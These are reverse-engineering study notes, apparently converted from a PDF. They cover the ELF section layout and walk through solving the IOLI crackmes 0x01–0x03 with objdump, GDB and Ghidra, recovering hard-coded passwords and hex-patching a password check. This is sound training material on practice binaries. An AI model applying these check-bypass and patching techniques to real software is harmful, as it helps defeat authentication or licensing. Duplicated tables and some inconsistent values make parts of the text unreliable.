<tr><td>[13]</td><td>.text</td><td>PROGBITS</td><td>08048320</td><td>000320</td><td>000192</td><td>00</td><td>AX</td><td>0</td><td>0</td><td>16</td></tr> <tr><td>[14]</td><td>.fini</td><td>PROGBITS</td><td>080484b4</td><td>0004b4</td><td>000014</td><td>00</td><td>AX</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[15]</td><td>.rodata</td><td>PROGBITS</td><td>080484c8</td><td>0004c8</td><td>000015</td><td>00</td><td>A</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[16]</td><td>.eh_frame_hdr</td><td>PROGBITS</td><td>080484e0</td><td>0004e0</td><td>00002c</td><td>00</td><td>A</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[17]</td><td>.eh_frame</td><td>PROGBITS</td><td>0804850c</td><td>00050c</td><td>0000b0</td><td>00</td><td>A</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[18]</td><td>.init_array</td><td>INIT_ARRAY</td><td>08049f08</td><td>000f08</td><td>000004</td><td>00</td><td>WA</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[19]</td><td>.fini_array</td><td>FINI_ARRAY</td><td>08049f0c</td><td>000f0c</td><td>000004</td><td>00</td><td>WA</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[20]</td><td>.jcr</td><td>PROGBITS</td><td>08049f10</td><td>000f10</td><td>000004</td><td>00</td><td>WA</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[21]</td><td>.dynamic</td><td>DYNAMIC</td><td>08049f14</td><td>000f14</td><td>0000e8</td><td>08</td><td>WA</td><td>6</td><td>0</td><td>4</td></tr> <tr><td>[22]</td><td>.got</td><td>PROGBITS</td><td>08049ffc</td><td>000ffc</td><td>000004</td><td>04</td><td>WA</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[23]</td><td>.got.plt</td><td>PROGBITS</td><td>0804a000</td><td>001000</td><td>000018</td><td>04</td><td>WA</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[24]</td><td>.data</td><td>PROGBITS</td><td>0804a018</td><td>001018</td><td>000008</td><td>00</td><td>WA</td><td>0</td><td>0</td><td>4</td></tr> <tr><td>[25]</td><td>.bss</td><td>NOBITS</td><td>0804a020</td><td>001020</td><td>000004</td><td>00</td><td>WA</td><td>0</td><td>0</td><td>1</td></tr> <tr><td>[26]</td><td>.comment</td><td>PROGBITS</td><td>00000000</td><td>001020</td><td>00002b</td><td>01</td><td>MS</td><td>0</td><td>0</td><td>1</td></tr> <tr><td>[27]</td><td>.shstrtab</td><td>STRTAB</td><td>00000000</td><td>00104b</td><td>000106</td><td>00</td><td></td><td>0</td><td>0</td><td>1</td></tr> <tr><td>[28]</td><td>.symtab</td><td>SYMTAB</td><td>00000000</td><td>001604</td><td>000430</td><td>10</td><td></td><td>29</td><td>45</td><td>4</td></tr> <tr><td>[29]</td><td>.strtab</td><td>STRTAB</td><td>00000000</td><td>001a34</td><td>000251</td><td>00</td><td></td><td>0</td><td>0</td><td>1</td></tr> </tbody> </table>	[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al	[0]		NULL	00000000	000000	000000	00		0	0	0	[1]	.interp	PROGBITS	08048154	000154	000013	00	A	0	0	1	[2]	.note.ABI-tag	NOTE	08048168	000168	000020	00	A	0	0	4	[3]	.note.gnu.build-i	NOTE	08048188	000188	000024	00	A	0	0	4	[4]	.gnu.hash	GNU_HASH	080481ac	0001ac	000020	04	A	5	0	4	[5]	.dynsym	DYNSYM	080481cc	0001cc	000050	10	A	6	1	4	[6]	.dynstr	STRTAB	0804821c	00021c	00004a	00	A	0	0	1	[7]	.gnu.version	VERSYM	08048266	000266	00000a	02	A	5	0	2	[8]	.gnu.version_r	VERNEED	08048270	000270	000020	00	A	6	1	4	[9]	.rel.dyn	REL	08048290	000290	000008	08	A	5	0	4	[10]	.rel.plt	REL	08048298	000298	000018	08	A	5	12	4	[11]	.init	PROGBITS	080482b0	0002b0	000023	00	AX	0	0	4	[12]	.plt	PROGBITS	080482e0	0002e0	000040	04	AX	0	0	16	[13]	.text	PROGBITS	08048320	000320	000192	00	AX	0	0	16	[14]	.fini	PROGBITS	080484b4	0004b4	000014	00	AX	0	0	4	[15]	.rodata	PROGBITS	080484c8	0004c8	000015	00	A	0	0	4	[16]	.eh_frame_hdr	PROGBITS	080484e0	0004e0	00002c	00	A	0	0	4	[17]	.eh_frame	PROGBITS	0804850c	00050c	0000b0	00	A	0	0	4	[18]	.init_array	INIT_ARRAY	08049f08	000f08	000004	00	WA	0	0	4	[19]	.fini_array	FINI_ARRAY	08049f0c	000f0c	000004	00	WA	0	0	4	[20]	.jcr	PROGBITS	08049f10	000f10	000004	00	WA	0	0	4	[21]	.dynamic	DYNAMIC	08049f14	000f14	0000e8	08	WA	6	0	4	[22]	.got	PROGBITS	08049ffc	000ffc	000004	04	WA	0	0	4	[23]	.got.plt	PROGBITS	0804a000	001000	000018	04	WA	0	0	4	[24]	.data	PROGBITS	0804a018	001018	000008	00	WA	0	0	4	[25]	.bss	NOBITS	0804a020	001020	000004	00	WA	0	0	1	[26]	.comment	PROGBITS	00000000	001020	00002b	01	MS	0	0	1	[27]	.shstrtab	STRTAB	00000000	00104b	000106	00		0	0	1	[28]	.symtab	SYMTAB	00000000	001604	000430	10		29	45	4	[29]	.strtab	STRTAB	00000000	001a34	000251	00		0	0	1
[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al																																																																																																																																																																																																																																																																																																																																											
[0]		NULL	00000000	000000	000000	00		0	0	0																																																																																																																																																																																																																																																																																																																																											
[1]	.interp	PROGBITS	08048154	000154	000013	00	A	0	0	1																																																																																																																																																																																																																																																																																																																																											
[2]	.note.ABI-tag	NOTE	08048168	000168	000020	00	A	0	0	4																																																																																																																																																																																																																																																																																																																																											
[3]	.note.gnu.build-i	NOTE	08048188	000188	000024	00	A	0	0	4																																																																																																																																																																																																																																																																																																																																											
[4]	.gnu.hash	GNU_HASH	080481ac	0001ac	000020	04	A	5	0	4																																																																																																																																																																																																																																																																																																																																											
[5]	.dynsym	DYNSYM	080481cc	0001cc	000050	10	A	6	1	4																																																																																																																																																																																																																																																																																																																																											
[6]	.dynstr	STRTAB	0804821c	00021c	00004a	00	A	0	0	1																																																																																																																																																																																																																																																																																																																																											
[7]	.gnu.version	VERSYM	08048266	000266	00000a	02	A	5	0	2																																																																																																																																																																																																																																																																																																																																											
[8]	.gnu.version_r	VERNEED	08048270	000270	000020	00	A	6	1	4																																																																																																																																																																																																																																																																																																																																											
[9]	.rel.dyn	REL	08048290	000290	000008	08	A	5	0	4																																																																																																																																																																																																																																																																																																																																											
[10]	.rel.plt	REL	08048298	000298	000018	08	A	5	12	4																																																																																																																																																																																																																																																																																																																																											
[11]	.init	PROGBITS	080482b0	0002b0	000023	00	AX	0	0	4																																																																																																																																																																																																																																																																																																																																											
[12]	.plt	PROGBITS	080482e0	0002e0	000040	04	AX	0	0	16																																																																																																																																																																																																																																																																																																																																											
[13]	.text	PROGBITS	08048320	000320	000192	00	AX	0	0	16																																																																																																																																																																																																																																																																																																																																											
[14]	.fini	PROGBITS	080484b4	0004b4	000014	00	AX	0	0	4																																																																																																																																																																																																																																																																																																																																											
[15]	.rodata	PROGBITS	080484c8	0004c8	000015	00	A	0	0	4																																																																																																																																																																																																																																																																																																																																											
[16]	.eh_frame_hdr	PROGBITS	080484e0	0004e0	00002c	00	A	0	0	4																																																																																																																																																																																																																																																																																																																																											
[17]	.eh_frame	PROGBITS	0804850c	00050c	0000b0	00	A	0	0	4																																																																																																																																																																																																																																																																																																																																											
[18]	.init_array	INIT_ARRAY	08049f08	000f08	000004	00	WA	0	0	4																																																																																																																																																																																																																																																																																																																																											
[19]	.fini_array	FINI_ARRAY	08049f0c	000f0c	000004	00	WA	0	0	4																																																																																																																																																																																																																																																																																																																																											
[20]	.jcr	PROGBITS	08049f10	000f10	000004	00	WA	0	0	4																																																																																																																																																																																																																																																																																																																																											
[21]	.dynamic	DYNAMIC	08049f14	000f14	0000e8	08	WA	6	0	4																																																																																																																																																																																																																																																																																																																																											
[22]	.got	PROGBITS	08049ffc	000ffc	000004	04	WA	0	0	4																																																																																																																																																																																																																																																																																																																																											
[23]	.got.plt	PROGBITS	0804a000	001000	000018	04	WA	0	0	4																																																																																																																																																																																																																																																																																																																																											
[24]	.data	PROGBITS	0804a018	001018	000008	00	WA	0	0	4																																																																																																																																																																																																																																																																																																																																											
[25]	.bss	NOBITS	0804a020	001020	000004	00	WA	0	0	1																																																																																																																																																																																																																																																																																																																																											
[26]	.comment	PROGBITS	00000000	001020	00002b	01	MS	0	0	1																																																																																																																																																																																																																																																																																																																																											
[27]	.shstrtab	STRTAB	00000000	00104b	000106	00		0	0	1																																																																																																																																																																																																																																																																																																																																											
[28]	.symtab	SYMTAB	00000000	001604	000430	10		29	45	4																																																																																																																																																																																																																																																																																																																																											
[29]	.strtab	STRTAB	00000000	001a34	000251	00		0	0	1																																																																																																																																																																																																																																																																																																																																											
Key to Flags:																																																																																																																																																																																																																																																																																																																																																					
W (write), A (alloc), X (execute), M (merge), S (strings)																																																																																																																																																																																																																																																																																																																																																					
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)																																																																																																																																																																																																																																																																																																																																																					
O (extra OS processing required) o (OS specific), p (processor specific)																																																																																																																																																																																																																																																																																																																																																					

Loading Process

When an ELF is loaded the program header is parsed, then the file is mapped in memory respective to its segment(s). Finally, the entry is called, and execution begins; notably syscalls are accessed via a syscall number in the EAX register, eventually calling interrupt 0x80. In summary:

1. Header
2. Mapping
3. Execution

The ELF format is used in many popular systems such as.

- Linux
- Android
- BSD
- Solaris
- PSP
- PlayStation
- Samsung
- Microcontrollers
- Etc.....

As for the Windows PE I went ahead and skipped it as there is many PNG images online describing sections in detail that would be hard to fit into these notes.

Command Line Disassembly

When handling unknown binaries, we can use the `file` command within Linux. We can also upload hashes to virus total, or just even google it (md5sum).

```
tester@mbe:~/Documents/mbe-02/challenges$ md5sum crackme0x01
9c7b9e93b813dfa03d38ed5bc06beb01  crackme0x01
tester@mbe:~/Documents/mbe-02/challenges$ █
```

Let's try to solve **crackme0x01** using what we've learned so far, let's use objdump to make things a little harder (`objdump -d crackme0x01 -M intel -j .text`). When dumping we can see the main function of the program.

```
080483e4 <main>:
080483e4:    55                      push   ebp
080483e5:    89 e5                  mov    ebp,esp
080483e7:    83 ec 18              sub    esp,0x18
080483ea:    83 e4 f0              and    esp,0xffffffff0
080483ed:    b8 00 00 00 00        mov    eax,0x0
080483f2:    83 c0 0f              add    eax,0xf
080483f5:    83 c0 0f              add    eax,0xf
080483f8:    c1 e8 04              shr    eax,0x4
080483fb:    c1 e0 04              shl    eax,0x4
080483fe:    29 c4                  sub    esp,eax
08048400:    c7 04 24 28 85 04 08    mov    DWORD PTR [esp],0x8048528
08048407:    e8 10 ff ff ff          call   804831c <printf@plt>
0804840c:    c7 04 24 41 85 04 08    mov    DWORD PTR [esp],0x8048541
08048413:    e8 04 ff ff ff          call   804831c <printf@plt>
08048418:    8d 45 fc              lea    eax,[ebp-0x4]
0804841b:    89 44 24 04              mov    DWORD PTR [esp+0x4],eax
0804841f:    c7 04 24 4c 85 04 08    mov    DWORD PTR [esp],0x804854c
08048426:    e8 e1 fe ff ff          call   804830c <scanf@plt>
0804842b:    81 7d fc 9a 14 00 00    cmp    DWORD PTR [ebp-0x4],0x149a
08048432:    74 0e                  je     8048442 <main+0x5e>
08048434:    c7 04 24 4f 85 04 08    mov    DWORD PTR [esp],0x804854f
0804843b:    e8 dc fe ff ff          call   804831c <printf@plt>
08048440:    eb 0c                  jmp   804844e <main+0x6a>
08048442:    c7 04 24 62 85 04 08    mov    DWORD PTR [esp],0x8048562
08048449:    e8 ce fe ff ff          call   804831c <printf@plt>
0804844e:    b8 00 00 00 00        mov    eax,0x0
08048453:    c9                      leave 
08048454:    c3                      ret
```

If we focus on the calls we see 2 calls to printf, which would explain the following when the program is ran.

```
tester@mbe:~/http-serv-dir$ ./crackme0x01
IOLI Crackme Level 0x01
Password: █
```

Directly after the printf(); calls we see a call to scanf(), once called we can see a CMP instruction is executed.

```
call  804831c <printf@plt>
mov   DWORD PTR [esp],0x8048541
call  804831c <printf@plt>
lea    eax,[ebp-0x4]
mov   DWORD PTR [esp+0x4],eax
mov   DWORD PTR [esp],0x804854c
call  804830c <scanf@plt>
cmp   DWORD PTR [ebp-0x4],0x149a
```

Underneath the CMP instruction we see a conditional jump JE.

8048432:	74 0e	je 8048442 <main+0x5e>
8048434:	c7 04 24 4f 85 04 08	mov DWORD PTR [esp],0x804854f
804843b:	e8 dc fe ff ff	call 804831c <printf@plt>
8048440:	eb 0c	jmp 804844e <main+0x6a>
8048442:	c7 04 24 62 85 04 08	mov DWORD PTR [esp],0x8048562
8048449:	e8 ce fe ff ff	call 804831c <printf@plt>
804844e:	b8 00 00 00 00	mov eax,0x0
8048453:	c9	leave
8048454:	c3	ret

If the CMP instruction is not successful we will make a call to printf(), then make an unconditional jump (JMP) to 0x804844e exiting the program. If the CMP is successful we will jump to 0x8048442, print a message and exit. If we go to the address/pointer 0x8048562 passed to the stack prior to calling printf() we see this following.

8048561:	00 50 61	add BYTE PTR [eax+0x61],dl
8048564:	73 73	jae 80485d9 <__FRAME_END__+0x65>
8048566:	77 6f	ja 80485d7 <__FRAME_END__+0x63>
8048568:	72 64	jb 80485ce <__FRAME_END__+0x5a>
804856a:	20 4f 4b	and BYTE PTR [edi+0x4b],cl
804856d:	20 3a	and BYTE PTR [edx],bh
804856f:	29 0a	sub DWORD PTR [edx],ecx

Since these opcodes were within the .rodata section we can assume this is some type of datatype. Let's try to print this string.

```
>>> print "\x50\x61\x73\x73\x77\x6f\x72\x64\x20\x4f\x4b\x20\x3a\x29\x0a"
Password OK :)
```

Nice so what is CMP comparing? It seems to compare a pointer to 0x149a this could likely be the password.

When trying to pass 0x149a to the program we see the following.

```
tester@mbc:~/http-serv-dir$ ./crackme0x01
IOLI Crackme Level 0x01
Password: 0x149a
Invalid Password!
```

Once sent in decimal we see the following.


```
tester@mbc:~/http-serv-dir$ ./crackme0x01
IOLI Crackme Level 0x01
Password: 5274
Password OK :)
```

Patching Binaries

Since these are our binaries, we can patch them ourselves!

```
tester@mbe:~/Documents/mbe-02/challenges$ objdump -d crackme0x00a -M intel | grep -A 30 '<main>'  
080484e4 <main>:  
80484e4: 55 push    ebp  
80484e5: 89 e5 mov     ebp,esp  
80484e7: 83 e4 f0 and    esp,0xffffffff
```

We can change the password to something else using **wxHexEditor** (Edit -> Find).




Nice.

```
tester@mbe:~/Documents/mbe-02/challenges$ sudo ./crackmepatch  
Enter password: g00dJ0B!  
Wrong!  
Enter password: B@df00d!  
Congrats!  
tester@mbe:~/Documents/mbe-02/challenges$ █
```

External Differing

Whenever we encounter a patched binary and contain the original as well it can allow us to quickly spot changes. Let's try this using wxHexEditor (wxHexEditor -> Tools -> Compare Files).



Great, now when looking at the Comparison results we see the following:

The screenshot shows the wxHexEditor interface comparing two files. The main window displays the hex dump of both files. The 'Comparison Results' panel on the right lists the differences found:

- 1. Offset 4132
- 2. Offset 4138

Disassembly

Great now we can move onto the next challenge **crackme0x02**. For this crack-me I went ahead and used ghidra. I started by looking at the ELF header and going into _start.

```
assume DF = 0x0  (Default)
08048000 7f 45 4c      Elf32_Ehdr
 46 01 01
 01 00 00 ...
08048000 7f          db      7Fh        e_ident_mag...
08048001 45 4c 46    ds      "ELF"      e_ident_mag...
08048004 01          db      1h         e_ident_class
08048005 01          db      1h         e_ident_data
08048006 01          db      1h         e_ident_vers...
08048007 00 00 00 00 00 db[9]      e_ident_pad
 00 00 00 00
08048010 02 00        dw      2h         e_type
08048012 03 00        dw      3h         e_machine
08048014 01 00 00 00  ddw     1h         e_version
08048018 30 83 04 08  ddw     start      e_entry
```

After navigating into the entry point I entered the main function.

```
.....
// .text
// SHT_PROGBITS [0x8048330 - 0x8048523]
// ram: 08048330-08048523
//

***** FUNCTION *****
*               *
undefined _start()
undefined      AL:1      <RETURN>
undefined4     Stack[-0x8]:4 local_8
_start
               XREF[1]: Entry
               XREF[3]: _elfSe

08048330 31 ed      XOR      EBP,EBP
08048332 5e          POP      ESI
08048333 89 e1      MOV      ECX,ESP
08048335 83 e4 f0    AND      ESP,0xffffffff0
08048338 50          PUSH     EAX
08048339 54          PUSH     ESP=>local_8
0804833a 52          PUSH     EDX
0804833b 68 f0 84    PUSH     __libc_csu_fini
 04 08
08048340 68 80 84    PUSH     __libc_csu_init
 04 08
08048345 51          PUSH     ECX
08048346 56          PUSH     ESI
08048347 68 e4 83    PUSH     main
```

Within the main function we see 2 calls are made to printf; them being the prompt for a password. This is further confirmed as a scanf call is made obtaining the users password for comparison. We can see this comparison at 0x0804844e to [EBP + local_10], which if returns 0 will successfully authenticate us.

08048400 c7 04 24	MOV	dword ptr [ESP] => local_30, s_IOLI_Crackme_Level... = "	
48 85 04 08			
08048407 e8 10 ff	CALL	printf	int
ff ff			
0804840c c7 04 24	MOV	dword ptr [ESP] => local_30, s_Password:_08048561 = "	
61 85 04 08			
08048413 e8 04 ff	CALL	printf	int
ff ff			
08048418 8d 45 fc	LEA	EAX => local_8, [EBP + -0x4]	
0804841b 89 44 24 04	MOV	dword ptr [ESP + local_2c], EAX	
0804841f c7 04 24	MOV	dword ptr [ESP] => local_30, DAT_0804856c = 2	
6c 85 04 08			
08048426 e8 e1 fe	CALL	scanf	int
ff ff			
0804842b c7 45 f8	MOV	dword ptr [EBP + local_c], 0x5a	
5a 00 00 00			
08048432 c7 45 f4	MOV	dword ptr [EBP + local_10], 0x1ec	
ec 01 00 00			
08048439 8b 55 f4	MOV	EDX, dword ptr [EBP + local_10]	
0804843c 8d 45 f8	LEA	EAX => local_c, [EBP + -0x8]	
0804843f 01 10	ADD	dword ptr [EAX] => local_c, EDX	
08048441 8b 45 f8	MOV	EAX => local_c, dword ptr [EBP + -0x8]	
08048444 0f af 45 f8	IMUL	EAX, dword ptr [EBP + local_c]	
08048448 89 45 f4	MOV	dword ptr [EBP + local_10], EAX	
0804844b 8b 45 fc	MOV	EAX, dword ptr [EBP + local_8]	
0804844e 3b 45 f4	CMP	EAX, dword ptr [EBP + local_10]	
08048451 75 0e	JNZ	LAB_08048461	
08048453 c7 04 24	MOV	dword ptr [ESP] => local_30, s_Password_OK_ :) _080... = "	
6f 85 04 08			
0804845a e8 bd fe	CALL	printf	int
ff ff			
0804845f eb 0c	JMP	LAB_0804846d	
		XREF[1]: 0804845f	
08048461 c7 04 24	MOV	dword ptr [ESP] => local_30, s_Invalid_Password!_... = "	
7f 85 04 08			
08048468 e8 af fe	CALL	printf	int
ff ff			
		XREF[1]: 0804846d	
0804846d b8 00 00	MOV	EAX, 0x0	
00 00			
08048472 c9	LEAVE		
08048473 c3	RET		

However, what is at [EBP + local_10]?

Let's load this into GDB to see (if you are doing this with me you'll see ghidra has already given us the answer...).

```
[wetwork@parrot]~/MBE/mbe-02/challenges]
└─$ gdb -q ./crackme0x02
Reading symbols from ./crackme0x02... (no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) b _start
Breakpoint 1 at 0x8048330
(gdb) r
Starting program: /home/wetwork/MBE/mbe-02/challenges/crackme0x02

Breakpoint 1, 0x08048330 in _start ()
(gdb) disassemble 0x08048330,+28
Dump of assembler code from 0x8048330 to 0x804834c:
=> 0x08048330 <_start+0>: xor    ebp,ebp
   0x08048332 <_start+2>: pop    esi
   0x08048333 <_start+3>: mov    ecx,esp
   0x08048335 <_start+5>: and    esp,0xffffffff
   0x08048338 <_start+8>: push   eax
   0x08048339 <_start+9>: push   esp
   0x0804833a <_start+10>: push   edx
   0x0804833b <_start+11>: push   0x80484f0
   0x08048340 <_start+16>: push   0x8048480
   0x08048345 <_start+21>: push   ecx
   0x08048346 <_start+22>: push   esi
   0x08048347 <_start+23>: push   0x80483e4
End of assembler dump.
(gdb) b * 0x80483e4
Breakpoint 2 at 0x80483e4
(gdb) c
Continuing.

Breakpoint 2, 0x080483e4 in main ()
(gdb)
```

If we disassemble from here we see our CMP instruction (*disassemble 0x080483e4,+145*).

```
0x0804844b <main+103>:      mov    eax,DWORD PTR [ebp-0x4]
0x0804844e <main+106>:      cmp    eax,DWORD PTR [ebp-0xc]
```

Let's set a breakpoint at the comparison (*b * 0x0804844e*).

```
(gdb) c
Continuing.
IOLI Crackme Level 0x02
Password: FAKE

Breakpoint 3, 0x0804844e in main ()
(gdb) disassemble 0x0804844e,+4
Dump of assembler code from 0x804844e to 0x8048452:
=> 0x0804844e <main+106>: cmp    eax,DWORD PTR [ebp-0xc]
| 0x08048451 <main+109>: jne    0x8048461 <main+125>
```

Nice we can see our breakpoint was hit, if we examine [EBP-0xc] we see the following.

```
(gdb) print /s $ebp-0xc
$12 = (void *) 0xfffffd21c
(gdb) x/8x $ebp-0xc
0xfffffd21c: 0x24 0x2b 0x05 0x00 0x46 0x02 0x00 0x00
(gdb) █
```

We can see this is a void pointer and at this address we see the hexadecimal value of 0x052b24 prior to hitting our NULL. This could be our password let's try it.


```
[wetw0rk@parrot] -[~/MBE/mbe-02/challenges]
└─ $./crackme0x02
IOLI Crackme Level 0x02
Password: 0x052b24
Invalid Password!
[wetw0rk@parrot] -[~/MBE/mbe-02/challenges]
└─ $./crackme0x02
IOLI Crackme Level 0x02
Password: 338724
Password OK :)
```

Nice, when entered as a decimal value we can see that we have been granted access! Now... we could have also simply viewed the ghidra “decompile window” and seen the pseudo C code provide the password.


```
Cf Decompile: main - (crackme0x02)
1
2 undefined4 main(void)
3
4 {
5     int local_8;
6
7     printf("IOLI Crackme Level 0x02\n");
8     printf("Password: ");
9     scanf("%d",&local_8);
10    if (local_8 == 0x52b24) {
11        printf("Password OK :)\n");
12    }
13    else {
14        printf("Invalid Password!\n");
15    }
16    return 0;
17 }
18 }
```

Ghidra Basics


MBE recommends using IDA Pro however I don't have IDA money, and my mentor instructed me to use ghidra as this will be the tool of the future due to it being open source. Let's go over its features.



Ghidra also offers multiple other windows we can use as shown below.



With those awesome features covered let's give **crackme0x03** a go! I started by looking at the Symbol Tree and selecting the main function.



As with previous challenges 2 printf calls are made, 1 scanf, and finally a call to a comparison function. This time we seem to be calling a function called test after moving a pointer into ESP.

```
08048509 89 04 24      MOV      dword ptr [ESP]=>local_30,EAX
0804850c e8 5d ff      CALL     test
```

